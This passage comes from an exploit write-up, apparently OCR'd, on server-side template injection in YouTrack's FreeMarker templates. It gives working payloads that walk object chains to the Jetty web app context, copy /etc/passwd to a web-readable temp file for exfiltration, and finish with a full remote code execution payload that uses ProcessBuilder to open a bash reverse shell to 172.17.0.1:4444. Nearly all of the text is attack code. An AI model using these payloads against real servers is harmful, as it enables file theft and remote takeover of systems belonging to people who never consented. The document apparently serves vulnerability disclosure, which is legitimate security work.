


3. Copying desired files/folders to the new location and reading them:


Now we can proceed to copy the files we want to read to the tempDir location. In this case we will copy the contents of the file "/etc/passwd":

```
#### Third Payload
<br/>

<#assign
webAppContext=article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>

<#assign base_resource=webAppContext.baseResource>
Base Resource: ${base_resource}
<br/>
<br/>

<#assign temp_dir=webAppContext.getTempDirectory()>
Jetty Temp Dir: ${temp_dir}
<br/>
<br/>

<#assign exfil_resource = base_resource.newResource("/etc/passwd")>
File to Exfil: ${exfil_resource}
<br/>
<br/>

<#assign exfil_location = base_resource.newResource(temp_dir.path + "/exfil.txt")>
Path to Exfil: ${exfil_location}
<br/>
<br/>

${exfil_resource.copyTo(exfil_location.getFile())}
```

Browser View:



If the operation was successful, we can access the exfiltrated content at "http://<IP>:<PORT>/exfil.txt":



Note: An extension such as ".txt" should be given to the exfiltrated file as the server might try to resolve it in a way that prevents you from reading its content.

Note 2: We are only able to exfiltrate files that are readable by the "youtrack" user.

Appendix:

Article to WebAppContext Debug SSTI:

```
### DEBUG
<br/>
<br/>

Article: ${article}
<br/>

Permitted Group: ${article.permittedGroup}
<br/>

Entity Type: ${article.permittedGroup.entityType}
<br/>

Store Container: ${article.permittedGroup.entityType.getStoreContainer()}
<br/>

Store: ${article.permittedGroup.entityType.getStoreContainer().store}
<br/>

Query Engine:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine()}
<br/>

Local Container:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalC
ontainer()}
<br/>

Servlet Context:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalC
ontainer().context}
<br/>

Web Application Context:
${article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalC
ontainer().context.contextHandler}
<br/>
```

Issue to WebAppContext Debug SSTI:

```
### DEBUG issue
<br/>
<br/>

Issue: ${issue}
<br/>

Permitted Group: ${issue.permittedGroup}
<br/>

Entity Type: ${issue.permittedGroup.entityType}
<br/>

Store Container: ${issue.permittedGroup.entityType.getStoreContainer()}
<br/>

Store: ${issue.permittedGroup.entityType.getStoreContainer().store}
<br/>

Query Engine:
${issue.permittedGroup.entityType.getStoreContainer().store.getQueryEngine()}
<br/>

Local Container:
${issue.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalCon
tainer()}
<br/>

Servlet Context:
${issue.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalCon
tainer().context}
<br/>

Web Application Context:
${issue.permittedGroup.entityType.getStoreContainer().store.getQueryEngine().getLocalCon
tainer().context.contextHandler}
<br/>
```

Full RCE exploit SSTI:

```
### RCE
<br/>

<#assign
webAppContext=article.permittedGroup.entityType.getStoreContainer().store.getQueryEngine
().getLocalContainer().context.contextHandler>
Web App Context: ${webAppContext}
<br/>
<br/>

<#assign objFact = webAppContext.getObjectFactory()>
Obj Fact: ${objFact}
<br/>
<br/>

<#assign dow_class =
webAppContext.loadClass("freemarker.template.DefaultObjectWrapper")>
DefaultObjectWrapper Class: ${dow_class}
<br/>
<br/>

<#assign dow = objFact.createInstance(dow_class)>
DefaultObjectWrapper: ${dow}
<br/>
<br/>

<#assign exec_class = webAppContext.loadClass("java.lang.ProcessBuilder")>
ProcessBuilder Class: ${exec_class}
<br/>
<br/>

<#assign exec = dow.newInstance(exec_class,[])>
ProcessBuilder: ${exec}
<br/>
<br/>

${exec.command(["bash","-c","bash -i >& /dev/tcp/172.17.0.1/4444 0>&1"]).start()}
```